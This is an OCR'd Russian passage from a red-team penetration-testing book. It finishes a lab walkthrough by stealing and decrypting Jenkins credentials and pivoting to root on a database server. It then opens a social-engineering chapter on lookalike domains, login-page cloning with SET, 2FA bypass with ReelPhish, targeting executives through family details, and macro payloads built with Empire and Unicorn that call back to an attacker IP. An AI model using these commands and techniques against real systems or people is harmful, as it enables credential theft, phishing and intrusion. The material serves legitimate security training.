
```
http://127.0.0.1:8080/jenkins
```

В менеджере учетных данных внутри приложения Jenkins мы увидим, что пароль пользователя `db_backup` сохранен, но не отображается. Нужно придумать способ извлечь эти учетные данные из Jenkins, чтобы продолжить боковое перемещение.

n00py провел отличное исследование сохраненных учетных данных в Jenkins и способов их извлечения (http://bit.ly/2GUIN9s). Мы можем воспользоваться этой атакой через существующий shell и забрать файлы `credentials.xml`, `master.key` и `hudson.util.Secret`.

Вернитесь в главное меню dnscat и взаимодействуйте с исходным shell:

```
Ctrl + z
window -i 2
```





Перейдите в домашний каталог Jenkins и заберите три файла: `credentials.xml`, `master.key` и `hudson.util.Secret`.

```
cd /home/Jenkins
```

Мы можем либо попробовать скачать эти файлы, либо закодировать их в base64 и скопировать через текущий shell.

```
base64 credentials.xml
base64 secrets/hudson.util.Secret
base64 secrets/master.key
```








Можно скопировать вывод base64 обратно на нашу Kali-машину и декодировать файлы, чтобы восстановить пароль пользователя `db_backup`.

```
cd /opt/jenkins-decrypt
echo "<base64 hudson.util.Secret>" | base64 --decode > hudson.util.Secret
echo "<base64 master.key >" | base64 --decode > master.key
echo "<base64 credentials.xml >" | base64 --decode > credentials.xml
```

Расшифруйте пароль с помощью https://github.com/cheetz/jenkins-decrypt:

```
python3 ./decrypt.py master.key hudson.util.Secret credentials.xml
```

Мы смогли успешно расшифровать пароль пользователя `db_backup`:




```
")uDvra{4UL^;r?*h"
```

Если посмотреть на наши более ранние заметки, мы видим в файле свойств OpenCMS, что сервер базы данных находился на `172.16.250.50`. Похоже, этот сервер Jenkins почему-то выполняет резервное копирование относительно сервера базы данных. Проверим, можем ли взять учетные данные `db_backup: )uDvra{4UL^;r?*h` и войти на сервер базы данных по SSH. Единственная проблема: через оболочку dnscat у нас нет прямого стандартного ввода (STDIN), чтобы взаимодействовать с запросом пароля SSH. Поэтому снова придется использовать проброс порта, чтобы передать нашу SSH-оболочку с THP Kali VM через агент dnscat на сервер базы данных (`172.16.250.50`).

Вернитесь в командный shell:

```
Ctrl + z
window -i 1
```

Создайте новый проброс порта от localhost к серверу базы данных на `172.16.250.50`:

```
listen 127.0.0.1:2222 172.16.250.50:22
```

Оказавшись на сервере базы данных (`172.16.250.50`) под учетной записью `db_backup`, мы замечаем, что эта учетная запись входит в файл sudoers и может выполнить `sudo su` до root. Получив root на сервере базы данных, мы осматриваемся, но не можем найти учетные данные для доступа к базе. Мы могли бы сбросить root-пароль БД, но это может сломать другие приложения. Вместо этого мы ищем разные базы данных, расположенные в `/var/lib/mysql`, и находим базу `cyberspacekittens`. Здесь мы находим файл `secrets.ibd`, который содержит все данные таблицы `secrets`. Когда мы читаем данные, понимаем, что они могут быть зашифрованы... Остальное предстоит выяснить вам...

Поздравляю!!! Вы успешно скомпрометировали сеть Cyber Space Kittens!

Не останавливайтесь здесь... С этими машинами можно сделать много всего; мы лишь слегка коснулись поверхности. Свободно экспериментируйте с этими системами, находите более чувствительные файлы, ищите другие способы повышения привилегий и многое другое. Для справки: топология окружения в этой лаборатории показана ниже.

## Заключение

В этой главе мы прошли компрометацию сети. Мы начинали либо в сети без учетных данных, либо добирались до первой машины-жертвы через социальную инженерию. Оттуда мы смогли жить за счет возможностей самой среды, получать информацию о сети и системах, делать пивотинг между машинами, повышать привилегии и в итоге скомпрометировать всю сеть. Все это было выполнено с минимальным сканированием, с использованием особенностей сети и с попытками обходить все источники обнаружения.

# Глава 5. Заслон - социальная инженерия

## Построение кампаний социальной инженерии (SE)

Как red-team-специалисты, мы любим атаки социальной инженерии (SE). Не только потому, что обычно они требуют невысокой квалификации, но и потому, что очень правдоподобную кампанию можно собрать с очень низкими затратами. Достаточно поднять пару поддельных доменов и серверов, подготовить письма, оставить несколько USB-накопителей - и дело сделано.


С точки зрения метрик мы фиксируем очевидные вещи: количество отправленных писем, количество пользователей, которые перешли по ссылке, и количество пользователей, которые ввели свой пароль. Мы также стараемся проявлять изобретательность и приносить существенную пользу компаниям, которые нас нанимают. Пример - DefCon Social Engineering Competition, где участники используют социальную инженерию против кол-центров и сотрудников. Если вы не знакомы с этим соревнованием: у участников есть ограниченное время, чтобы найти флаги, связанные с компанией. Флаги можно получить через сведения о компании, например VPN, тип AV, информацию о конкретных сотрудниках, способность заставить сотрудника посетить URL и многое другое. Если хотите увидеть все флаги, использовавшиеся в соревновании, смотрите отчет соревнования 2017 года: http://bit.ly/2HlctvY. Такие атаки могут помочь компании повысить внутреннюю осведомленность, обучая сотрудников распознавать угрозы и сообщать о них нужным командам.

В этой главе мы кратко коснемся инструментов и техник, которые используем для кампаний. В атаках в стиле SE нет строго правильных или неправильных ответов. Если они работают, для нас этого достаточно.

## Домены-двойники

Мы много говорили об этом в THP2. Это все еще один из самых успешных способов получить исходные учетные данные или доставить вредоносное ПО. Самая распространенная техника - купить домен, который очень похож на URL компании или является частой опечаткой в ее URL.

В прошлой книге у нас был пример: если бы у нас был `mail.cyberspacekittens.com`, мы купили бы домен `mailcyberspacekittens.com` и настроили поддельную страницу Outlook, чтобы собирать учетные данные. Когда жертвы переходят на поддельный сайт и вводят пароль, мы собираем эти данные и перенаправляем их на настоящий почтовый сервер компании (`mail.cyberspacekittens.com`). Это создает впечатление, что они просто случайно ошиблись при вводе пароля в первый раз, и поэтому повторяют вход еще раз.

Лучшая часть всего этого - вам не обязательно проводить phishing. Кто-нибудь ошибется в наборе или забудет точку (`.`) между `mail` и `cyberspacekittens`, а затем введет учетные данные. У нас были жертвы, которые добавляли вредоносный сайт в закладки и возвращались каждый день.

## Как клонировать страницы аутентификации

Один из лучших инструментов для быстрого клонирования страниц аутентификации web-приложений - Social Engineering Toolkit (SET) от TrustedSec. Это стандартный инструмент для любой SE-кампании, где получение учетных данных является приоритетом. SET можно скачать здесь:

https://github.com/trustedsec/social-engineer-toolkit

### Настройка SET

Настройте SET на использование Apache вместо Python по умолчанию.

Измените конфигурационный файл следующим образом:

```
gedit /etc/setoolkit/set.config

APACHE_SERVER=ON
APACHE_DIRECTORY=/var/www/html
HARVESTER_LOG=/var/www/html
```

Запустите Social Engineering Toolkit (SET):

```
cd /opt/social-engineer-toolkit
setoolkit

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Credential Harvester Attack Method
2) Site Cloner
IP сервера атакующего
Сайт для клонирования
Откройте браузер, перейдите на сервер атакующего и проверьте результат
```

Все файлы будут храниться в `/var/www/html`, а пароли - в `harvester*`. Несколько лучших практик при клонировании страниц для кампаний социальной инженерии:


- Переведите Apache-сервер на SSL.
- Перенесите все изображения и ресурсы локально, вместо обращения к клонированному сайту.
- Лично мне нравится хранить все записанные пароли с моим публичным PGP-ключом. Так, если сервер будет скомпрометирован, пароли невозможно восстановить без приватного ключа. Это можно реализовать с PHP `gnupg_encrypt` и `gnupg_decrypt`.

## Учетные данные с 2FA

Мы видим все больше клиентов с двухфакторной аутентификацией (2FA). Хотя 2FA - большая боль для red-team-команд, ее можно обходить. Исторически нам приходилось создавать пользовательские страницы, которые обрабатывали часть этого процесса, но теперь есть ReelPhish. ReelPhish, инструмент от FireEye, позволяет red-team-специалистам использовать Selenium и Chrome, чтобы автоматически запускать 2FA, когда жертва вводит учетные данные на нашей фишинговой странице.

ReelPhish:

https://github.com/fireeye/ReelPhish




Рабочий процесс:

1. Клонирует сайт жертвы, которому требуется 2FA-аутентификация.
2. На вашей машине атакующего разберите трафик, необходимый для входа на настоящий сайт. В моем случае я открываю Burp Suite и получаю все POST-параметры, необходимые для аутентификации.
3. Измените Clone Site так, чтобы он использовал ReelPhish. См. `./examplesitecode/samplecode.php` и введите все необходимые параметры, требуемые вашей аутентификацией.
4. Жертва попадается на клонированный сайт и проходит аутентификацию.
5. Учетные данные отправляются обратно атакующему.

6. ReelPhish аутентифицируется на настоящем сайте, вызывая 2FA.
7. Жертва получает 2FA-код или push-уведомление на телефон.
8. Жертва перенаправляется на настоящий сайт, чтобы войти еще раз, думая, что первоначальный вход не удался.

Как показано на следующем изображении, теперь у нас должна быть аутентифицированная сессия с обходом 2FA. Хотя выглядит так, будто инструмент поддерживает Linux, у меня были проблемы с запуском в Kali. Предпочтителен запуск в Windows. Больше информации о ReelPhish можно найти на сайте FireEye:

https://www.fireeye.com/blog/threat-research/2018/02/reelphish-real-time-two-factor-phishing-tool.html

Есть еще несколько инструментов, которые обрабатывают разные обходы 2FA:

https://github.com/kgretzky/evilginx

https://github.com/ustayready/CredSniper

Одна вещь, которую я хочу упомянуть об аутентификации в 2FA-ресурсах: убедитесь, что проверили все разные методы аутентификации после получения учетных данных. Я имею в виду, что у них может быть 2FA для веб-портала аутентификации, но она может быть не обязательна для API, старых толстых клиентов или всех конечных точек приложения. Мы видели много приложений, которые требуют 2FA на типовых конечных точках, но не имеют такой же защиты в других частях приложения.

## Фишинг

Еще одна техника, где red-team-команды часто добиваются успеха, - традиционный фишинг. В основе фишинга лежат страх, срочность или что-то, что звучит слишком хорошо, чтобы быть правдой. Страх и срочность работают хорошо, и я уверен, мы все это видели. Некоторые примеры атак на страхе и срочности:

• Поддельное email-сообщение о мошеннической покупке.
• Сообщение "кто-то взломал вашу почту".
• Email о налоговом мошенничестве.

Проблема таких общих атак в том, что корпоративные сотрудники становятся все умнее. Обычно как минимум 1 из 10 писем в простой атаке phish-style будет отправлен в жалобу. В некоторых случаях показатели гораздо выше. Именно поэтому для Red Team ценно постоянно мониторить такие простые phishing-атаки, чтобы понять, становится ли компания лучше в реагировании на такие ситуации.

Для тех, кто ищет более автоматизированные атаки, нам очень нравится Gophish:

http://getgophish.com/documentation/

Его довольно легко настраивать и сопровождать, он поддерживает шаблоны и HTML, а также отслеживает и документирует все, что нужно. Если вы поклонник Ruby, есть Phishing Frenzy:

https://github.com/pentestgeek/phishing-frenzy

Для Python есть King Phisher:


https://github.com/securestate/king-phisher

Эти автоматизированные инструменты отлично подходят для фиксации простых phishing-кампаний. Для целевых кампаний мы выбираем более ручной подход. Например, если мы проводим разведку по почтовым записям жертвы и определяем, что клиент использует Office 365, то можем понять, как

построить очень реалистичную кампанию на основе этой информации. Кроме того, мы стараемся найти любые утекшие письма этой компании, программы, которые они могут использовать, новые функции, обновления систем, слияния и любую другую полезную информацию.

Также бывают ситуации, когда мы проводим более целевые кампании против руководителей. В этих кампаниях мы стараемся использовать все открытые инструменты, чтобы искать информацию о людях, их собственности, семьях и многом другом. Например, нацеливаясь на руководителя, мы ищем его на `pipl.com`, получаем его аккаунты в социальных сетях, выясняем, где учатся его дети, и подделываем письмо от их школы с сообщением, что нужно открыть этот Word-документ. Это занимает довольно много времени, но дает высокий процент успеха.

## Файлы Microsoft Word/Excel с макросами




Один из старых, но проверенных методов социальной инженерии - отправить жертве вредоносный файл Microsoft Office. Почему файлы Office так хорошо подходят для вредоносной нагрузки? Потому что по умолчанию файлы Office поддерживают код Visual Basic for Applications (VBA),

который позволяет выполнять код. Хотя в последнее время этот метод стал легко обнаруживаться AV, во многих случаях он все еще работает при использовании обфускации.


На самом базовом уровне можно использовать Empire или Unicorn, чтобы создать VBA-макрос.

В Empire:

```
Выберите macro-stager
usestager windows/macro
```

Убедитесь, что задали правильные настройки:

```
info
```





Создайте макрос:

```
generate
```

Если вы хотите создать пейлоад для Meterpreter, можно использовать инструмент вроде Unicorn:

```
cd /opt/unicorn
./unicorn.py windows/meterpreter/reverse_https [your_ip] 443 macro
```

Запустите фреймворк Metasploit:





```
msfconsole -r ./unicorn.rc
```

После генерации ваш пейлоад будет выглядеть примерно так.

Как видно, это запускает простой PowerShell-скрипт, обфусцированный в base64. Это может помочь обойти некоторые AV-продукты, но важно убедиться, что вы хорошо протестировали его перед живой кампанией. После генерации макроса можно быстро создать Excel-документ:

1. Откройте Excel.
2. Перейдите на вкладку `View` -> `Macros` -> `View Macros`.
3. Добавьте имя макроса, настройте макрос для `book1` и нажмите `Create`.
4. Замените весь текущий код макроса сгенерированным кодом.
